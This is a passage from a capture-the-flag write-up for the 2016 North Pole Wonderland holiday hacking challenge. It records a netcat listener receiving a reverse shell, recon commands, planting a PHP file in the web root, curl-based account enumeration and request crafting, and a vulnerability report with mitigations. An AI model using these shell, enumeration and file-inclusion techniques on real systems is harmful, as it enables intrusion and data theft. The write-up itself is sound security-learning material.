


```
root@ip-172-31-52-111:~# nc -nvlp 1443
Listening on [0.0.0.0] (family 0, port 1443)
Connection from [104.154.196.33] port 1443 [tcp/*] accepted (family 2, sport 479
33)
hostname
ex-northpolewonderland-com
whoami
www-data
uname -a
Linux ex-northpolewonderland-com 3.16.0-4-amd64 #1 SMP Debian 3.16.36-1+deb8u2 (
2016-10-19) x86_64 GNU/Linux
ifconfig -a
eth0      Link encap:Ethernet  HWaddr 42:01:0a:f0:00:07
          inet addr:10.240.0.7  Bcast:10.240.0.7  Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1460  Metric:1
          RX packets:1111473 errors:0 dropped:0 overruns:0 frame:0
          TX packets:968923 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:199356685 (190.1 MiB)  TX bytes:203794246 (194.3 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

```
netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      380/nginx:
worker p
tcp        0    125 10.240.0.7:47933        54.210.161.225:1443     ESTABLISHED 18984/sh
tcp        0      0 10.240.0.7:55181        169.254.169.254:80      ESTABLISHED -
tcp        0      0 10.240.0.7:80           192.94.102.7:21330      TIME_WAIT   -
tcp        0      0 10.240.0.7:80           192.94.102.7:9974       TIME_WAIT   -
tcp        0      0 10.240.0.7:80           192.94.102.7:30256      TIME_WAIT   -
tcp        0      0 10.240.0.7:55180        169.254.169.254:80      ESTABLISHED -
tcp        0      0 10.240.0.7:55182        169.254.169.254:80      ESTABLISHED -
tcp        0      0 10.240.0.7:55177        169.254.169.254:80      CLOSE_WAIT  -
tcp        0      0 10.240.0.7:80           192.94.102.7:34219      TIME_WAIT   -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

It was now possible to easily create web accessible PHP files. The following file was created to blend in with the existing naming convention:

```
cd /var/www/html/docs
echo "Greetings from 53cur3M3. Thanks for a creating such a great
challenge" > crashdump-HoHoHo.php
echo "<?php phpinfo() ?>" >> crashdump-HoHoHo.php
```



Greetings from 53cur3M3. Thanks for a creating such a great challenge

PHP Version 5.6.29-0+deb8u1

System	Linux ex-northpolewonderland-com 3.16.0-4-amd64 #1 SMP Debian 3.16.36-1+deb8u2 (2016-10-19) x86_64
Build Date	Dec 13 2016 16:01:35
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/fpm
Loaded Configuration File	/etc/php5/fpm/php.ini
Scan this dir for additional .ini files	/etc/php5/fpm/conf.d
Additional .ini files parsed	/etc/php5/fpm/conf.d/05-opcache.ini, /etc/php5/fpm/conf.d/10-pdo.ini, /etc/php5/fpm/conf.d/20-json.ini, /etc/php5/fpm/conf.d/20-readline.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

8) What are the names of the audio files you discovered from each system above?

.

File Name	SHA1 Hash	Source
discombobulatedaudio1.mp3	29b6fc0213df5e418b7a8973a0c86187865a4054	APK
discombobulatedaudio2.mp3	65df2c1f872633907956953e6a794991567c3fbe	Analytics – logged in
discombobulatedaudio3.mp3	0851073e16dafb75dc4f309ee3ad6e39fc0314b0	Dungeon / Peppermint
debug-20161224235959-0.mp3	0dbd8effbdff5424a65733cb76d7437af2861bb7	Dev
discombobulatedaudio5.mp3	f32346937fd07203f9c2c8f1065b4cbf3fb270e3	Ads
discombobulated-audio-6-XyzE3N9YqKNH.mp3	a50aed9318592e59a2271415ca4ed2bbff4be756	Ex
discombobulatedaudio7.mp3	6d0773914acc2f8efebf9fccd36edc92fa4a9208	Analytics

- discombobulatedaudio1.mp3 [APK]
- discombobulatedaudio2.mp3 [Analytics – logged in]
- discombobulatedaudio3.mp3 [Dungeon / Peppermint]
- debug-20161224235959-0.mp3 [Dev / Debug]
- discombobulatedaudio5.mp3 [Ads]
- discombobulated-audio-6-XyzE3N9YqKNH.mp3 [Ex]
- discombobulatedaudio7.mp3 [Analytics]

discombobulatedaudio1.mp3

discombobulatedaudio2.mp3

discombobulatedaudio3.mp3

debug-20161224235959-0.mp3

discombobulatedaudio5.mp3

discombobulated-audio-6-XyzE3N9YqKNH.mp3

discombobulatedaudio7.mp3


The MP3 files were imported into audacity, and played in sequence (as indicated by their track number). The "tempo" of the files was then modified to 800, allowing recovery of the message: "Father Christmas, Santa Claus or as I've always known him, Jeff"


merged-audio.mp3

Part 5: Discombobulated Audio

9) Who is the villain behind the nefarious plot?

Dr Who was the villain behind the nefarious plot to abduct Santa (aka Jeff), taking him back to 1978, and imprisoning him in in the Dungeon for Errant Reindeer (DFER)






10) Why had the villain abducted Santa?

Dr. Who abducted Santa in a quest to use his Christmas magic to prevent one of the greatest atrocities in sci-fi history: the release of the 1978 Star Wars Special.

Dr Who's confession:

The question of the hour is this: Who nabbed Santa.
The answer? Yes, I did.
Next question: Why would anyone in his right mind kidnap Santa Claus?
The answer: Do I look like I'm in my right mind? I'm a madman with a box.
I have looked into the time vortex and I have seen a universe in which the Star Wars Holiday Special was NEVER released. In that universe, 1978 came and went as normal. No one had to endure the misery of watching that abominable blight. People were happy there. It's a better life, I tell you, a better world than the scarred one we endure here.
Give me a world like that. Just once.
So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magick could prevent the Star Wars Special from being released, if I could leverage that magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to maintain the integrity of the universe's timeline. So I had no choice – I had to kidnap him.
It was sort of one of those days.
Well. You know what I mean.
Anyway... Since you interfered with my plan, we'll have to live with the Star Wars Holiday Special in this universe... FOREVER. If we attempt to go back again, to cross our own timeline, we'll cause a temporal paradox, a wound in time.
We'll never be rid of it now. The Star Wars Holiday Special will plague this world until time itself ends... All because you foiled my brilliant plan. Nice work.



So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magick could prevent the Star Wars Special from being released, if I could leverage that magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to maintain the integrity of the universe's timeline. So I had no choice – I had to kidnap him.

Server Risks & Mitigations

Vulnerability : Multiple Services : Use of low complexity passwords.

Explanation:

Many services, accounts and files were protected with weak, low complexity passwords. Passwords should not be words on dictionary boards or related to the account name.

Fix / Mitigation:

Institute a robost password policy, combined with good user education providing guidance on how to create secure passwords.

Severity:

High: Low complexity, dictionary based passwords are susceptible to dictionary attack.

References:

https://www.sans.org/security-resources/policies/general/pdf/password-construction-guidelines

https://krebsonsecurity.com/password-dos-and-donts/

https://www.microsoft.com/en-us/research/publication/password-guidance/

https://www.symantec.com/connect/articles/simplest-security-guide-better-password-practices

Exploitation:

Many password profiling tools exist, examples include:

- CEWL: Scrapes websites to build a custom dictionary
- CUPP: Common User Passwords Profiler

Appendix -> Creating a custom dictionary, shows how a custom wordlist was created, which was able to be used to compromise the ZIP file password protecting access to the SantaGram application binary.

Vulnerability : Analytics Server : .git repository files accessible

Explanation:

Gaining access to the GIT repository metadata files is a serious information disclosure. An attacker can use this to gain access to the site’s source code / application / config files, they may be able to identify passwords, or greatly aid their idenfication of other vulnerabilities. Depending on permissions an attacker may even be able to commit code changes to the repository introducing malicious code.

Fix / Mitigation:

Configure web-server to deny access to GIT repository files.

For nginx this can be done by adding the following config at the beginning of the server block:

```
location ~ /.git/ {
      deny all;
}
```

For Apache this can be done by adding the following config to httpd.conf:

```
<Directorymatch "^/.*/\.git/">
      Order deny,allow
      Deny from all
</Directorymatch>
```

Severity:

High: This may result in significant information disclosure, giving potential attackers access to code, facilitating their discovery of other vulnerabilities.

References:

https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-websites-sourcecode-an-analysis-of-alexas-1m-28-07-2015/

Exploitation:

The git repository files can be mirrored using:

```
wget --mirror -I .git https://analytics.northpolewonderland.com/.git/
```

The repository can then be checked out using:

```
cd <fully-qualified-hostname>/
git checkout "*"
```

Vulnerability : Analytics Server : Directory Listing enabled (at least on .git directory)

Explanation:

Directory listing may allow discovery of files that are not intended to be accessible. It is recommended that directory listing is disabled.

Fix / Mitigation:

In nginx directory listing should default to off. Remove any occurances of autoindex on. Directory indexing can be explicitly set to off:

```
location /{YOUR DIRECTORY} {
    autoindex off;
}
```

Severity:

Medium: Provided access to resources is correctly configured, authenticated and authorised, then the risks posed by this should be low. However if other vulnerabilities exist, or access to resources is not secured with appropriate authorisation controls then this may combine to present a much more significant risk.

References:

https://www.netsparker.com/web-vulnerability-scanner/vulnerability-security-checks-index/directory-listing-nginx/

Exploitation:

```
curl https://analytics.northpolewonderland.com/.git/
```

Vulnerability : Analytics Server : Use of related passwords

Explanation:

Reuse and minor adaptation of passwords pose a risk from targeted attacks. Where old passwords are compromised (eg. from data breaches), they may be used to profile the user, and predict future passwords. The guest account password, previously set to busyllama67 , is now busyreindeer78 . Based on that trend, future passwords might be predicted to be “busy” + <animal> + <2-digits>, which could be quickly enumerated.

Fix / Mitigation:

Institute a robost password policy, combined with good user education to explain the risks posed by making minor adaptations to existing passwords.

Severity:

Medium: Accounts have an increased risk of being compromised by a targeted attacker.

References:

https://krebsonsecurity.com/password-dos-and-donts/

Vulnerability : Analytics Server : Enumeration of accounts

Explanation:

Usernames can be confirmed / enumerated, as different errors “No such user!” and “Bad password!”, can be used to identify if the account exists. This will aid an attacker in performing a successful brute force attack to gain a valid set of login credentials.

Fix / Mitigation:

Configure the application to reject account does not exist and password is wrong with a common message that does not indicate whether the account exists, eg. “The username and/or password is incorrect”

Similarly ensure that any password reset functionality does not disclose whether the username exists.

Severity:

Medium: Being able to identify account names is a significant step, that significantly increases the likely effectiveness of a brute force attack.

References:

https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002)

Exploitation:

```
for user in 'guest' 'admin' 'administrator' 'cranpi'; do curl -k -X 'POST'
-H 'Content-Type: application/x-www-form-urlencoded' --data-binary
$"username=${user}&password=test"
'https://analytics.northpolewonderland.com/login.php' 2>/dev/null | grep -v
"No such user" && echo ${user}; done
<p style="color: red; font-weight: bold;">{"result":401,"msg":"Bad
password!"}</p>
guest
<p style="color: red; font-weight: bold;">{"result":401,"msg":"Bad
password!"}</p>
administrator
```

Vulnerability : Analytics Server : Second Order SQL Injection

Explanation:

The analytics server is susceptible to a second Order SQL Injection attack. This involves the injected string being stored, rather than executed immediately. A second request is then needed to invoke the stored request.

Fix / Mitigation:

The preferred technique would be to avoid storing entire SQL queries, but rather store specific parameters that can be placed in prepared statements.

If there is a reason why the preferred solution cannot be achieved, then at a minimum the edit.php program should be modified to explicitly check for and only update the expected fields, not any field that the database record contains.

Severity:

Critical: Arbitrary SQL queries can be run, compromising the confidentiality of the data. Depending on the database account permissions it might also be possible to compromise the integrity of the data: updating, inserting or deleting records.

References:

https://en.wikipedia.org/wiki/SQL_injection#Second_order_SQL_injection


Exploitation:

See Part 7 -> Analytics Server -> Second Order SQL Injection

Vulnerability : Analytics Server : Information Disclosure : SQL Query

Explanation:

The analytics application server, provides verbose errors to the client, detailing the query that was run, and where errors occurred.



```
UPDATE `reports` SET WHERE `id`='0'
{"result":500,"msg":"SQL error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near
'WHERE `id`='0'' at line 1"}
```

Fix / Mitigation:

Non-verbose errors should be displayed to clients. Where debugging / support is required, verbose errors should be logged to a secure location on the server, or a central logging service, along with a unique ID. The unique ID can be presented to the client, allowing correlation of the client event with the verbose error in a secure way.

Severity:

Medium: The verbose error messages may significantly aid an attacker in refining an attack

References:

https://www.owasp.org/index.php/Error_Handling

https://cwe.mitre.org/data/definitions/209.html

Exploitation:

Vulnerability : Analytics Server : Sessions and Cookies are not securely managed

Explanation:

The server does not track sessions, relying solely on client supplied information to determine whether a session should exist, and what the user name is.

Whilst the session token contains the current date, this is not used to expire old tokens. This allows tokens to be used indefinitely.

The AUTH cookie used to exchange the session token is not configured with the HTTP-Only flag, increasing the likelihood that a user's session could be hijacked through a Cross Site Scripting (XSS) attack.

The AUTH cookie used to exchange the session token is not configured with the Secure flag increasing the likelihood that it could be compromised through a Man in the middle attack.

Fix / Mitigation:

Cookies should be configured with the Secure and HttpOnly flags.

The application should be modified to track valid sessions, validating with additional fields, to increase the complexity of stealing or forging authentication tokens.

Implement session token expiry, so that old tokens cannot be reused indefinitely.

Severity:

High: The applications access controls are ineffective, providing little assurance of confidentiality, or allowing attribution for actions performed with accounts.

References:

https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

http://resources.infosecinstitute.com/securing-cookies-httponly-secure-flags/

Exploitation:

If an attacker can control elements of HTML code within the analytics server, then a XSS scripting attack could be performed to steal user session cookies.

The authentication token can be replayed from any location / browser.

With access to the key, sessions that have never existed can be created on the server

For further detail on exploiting this vulnerability see Part 4 -> Analytics Server -> Second Order SQL Injection.

Vulnerability : Advertising Server : Information Disclosure

Explanation:

The URL: http://ads.northpolewonderland.com/admin/quotes requires authentication, however it published a resource that should be secured, to the HomeQuotes collection. An attacker therefore can obtain this information, and download it directly without authenticating.

Fix / Mitigation:

Ensure that all sensitive resources are protected with appropriate authentication/ authorisation. By implementing server side access controls Insecure Direct Object References will be prevented from occurring.

Ensure that sensitive information is not published to unauthenticated or unauthorised contexts.

Severity:

High: Confidentiality is breached, with unauthenticated and/or unauthorised access to resources occuring.

References:

https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004)

https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

https://support.portswigger.net/customer/portal/articles/1965691-using-burp-to-test-for-insecure-direct-object-references

Exploitation:


A resource that should be protected can be downloaded without authentication:

```
wget -q http://ads.northpolewonderland.com/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3
```

Vulnerability : Advertising Server : Enumeration of accounts


Explanation:

Usernames for the ad server can be confirmed / enumerated, as the web application responds with different errors depending on whether an account exists or not. Where accounts do not exist, it responds with “User not found”, as opposed to “Incorrect password” when the account exists but the password is wrong:



guest

User not found



admin

Incorrect password

Using this aproach the presence of an account with the username “admin” was identified.

Fix / Mitigation:

Configure the application to reject account does not exist and password is wrong with a common message that does not indicate whether the account exists, eg. “The username and/or password is incorrect”

Similarly, it should be ensured that any password reset functionality does not disclose whether usernames exist.

Severity:

Medium: Being able to identify account names is a significant step, that significantly increases the likely effectiveness of a brute force attack.

References:

https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002)

Vulnerability : Debug Server : Information Disclosure

Explanation:

The debug server logs JSON debug requests, and provides details of this logged request back to the client. This implicitly defaults to verbose=false. If the client explicitly sets verbose=true, then information containing the names of other files is disclosed to the client.

Fix / Mitigation:

The disclosure of a web accessible address, containing information supplied by unauthenticated clients may have security implications. It would be preferable for this to be stored in a non-web accessible location.

If that is not possible because of functionality requirements, then appropriate server side access controls should be implemented to prevent Insecure Direct Object References will be prevented from occurring.

If the verbose functionality is not required it should be removed.

Severity:

High: Confidentiality is breached, with unauthenticated and/or unauthorised access to resources occuring.

References:

https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004)

https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

https://support.portswigger.net/customer/portal/articles/1965691-using-burp-to-test-for-insecure-direct-object-references

Exploitation:

```
curl -i -s -k -X 'POST' -H 'Content-Type: application/json' --data-binary
$'{\"date\":\"20161220155827-
050ug\":\"com.northpolewonderland.santagram.EditProfile,
EditProfile\",\"freemem\":68999512,\"verbose\":true}'
'http://dev.northpolewonderland.com/index.php'
```

Vulnerability : Dungeon Server : Debugging enabled

Explanation:

Both the version of dungeon distributed from https://www.northpolewonderland.com/dungeon.zip, and hosted at dungeon.northpolewonderland.com have been compiled with debugging enabled. This allows a user to enter debug by typing "GDT", extracting key game information, or manipulating the game environment

Fix / Mitigation:

The default is for dungeon to be built without debugging enabled. Dungeon should be rebuilt without the debugging functionality enabled. This can be done by commenting out the "GDTFLAG = -DALLOW_GDT" in the Makefile:

```
# Uncomment the following line if you want to have access to the game
# debugging tool.  This is invoked by typing "gdt".  It is not much
# use except for debugging.
# GDTFLAG = -DALLOW_GDT
```

Severity:

Medium: There is a risk of reputational damage, as cheating could take place within the game.

References:

http://rec.arts.int-fiction.narkive.com/6jYR9URO/glk-dungeon-3-2b-now-with-debugger

https://github.com/GOFAI/dungeon/blob/master/src/gdt.f

Exploitation:

```
nc dungeon.northpolewonderland.com 11111
Welcome to Dungeon.                    This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>GDT
GDT>dt
Entry:    1024
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
```

Vulnerability : Exception Server : Information Disclosure : Verbose Errors

Explanation:

Verbose error messages are given to the client when malformed requests are sent. The messages provide enough information to iteratively construct a valid request, with no prior knowledge of the data format.

Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.

Fatal error! JSON key 'data' must be set.

Fix / Mitigation:

Verbose errors should be logged securely on the server, or to a remote logging service. Errors returned to the client should be generic.

Severity:

Low: In the absence of other vulnerabilities (addressed separately), disclosing information about the data formats should be of low impact, and could be discovered through other methods, such as dynamic analysis of the Android application.

References:

http://resources.infosecinstitute.com/exploiting-information-disclosure-part-1/

Exploitation:

Using the information obtained iteratively from invalid requests the following valid request was constructed:

```
curl -s -k -X 'POST' -H 'Content-Type: application/json' --data-binary
$'{\"operation\":\"WriteCrashDump\",\"data\":\"TEST VALUE\"}'
'http://ex.northpolewonderland.com/exception.php'
{
      "success" : true,
      "folder" : "docs",
      "crashdump" : "crashdump-Mx6eog.php"
}
```

Vulnerability : Exception Server : Information Disclosure : PHP Filters

Explanation:

The readCrashdump function passes user supplied data into a require statement. This data has been inadequately validated, only checking that it does not end with .php

```
exception.php:
```

```
...
      $obj = json_decode($content, true);
...
      readCrashdump($obj['data']);
...
            require($requestedCrashdump['crashdump'] . '.php');
...
```

Using PHP filters it’s possible to take advantage of this, to allow a file’s source code to be read by base64 encoding it.

Fix / Mitigation:

This vulnerability could be prevented with good input sanitisation. A regular expression, could be used to ensure that this field contained a valid crashdump filename:

```
if ( preg_match('/^crashdump-[A-Za-z0-9]{6}$/',$argv[1])) {
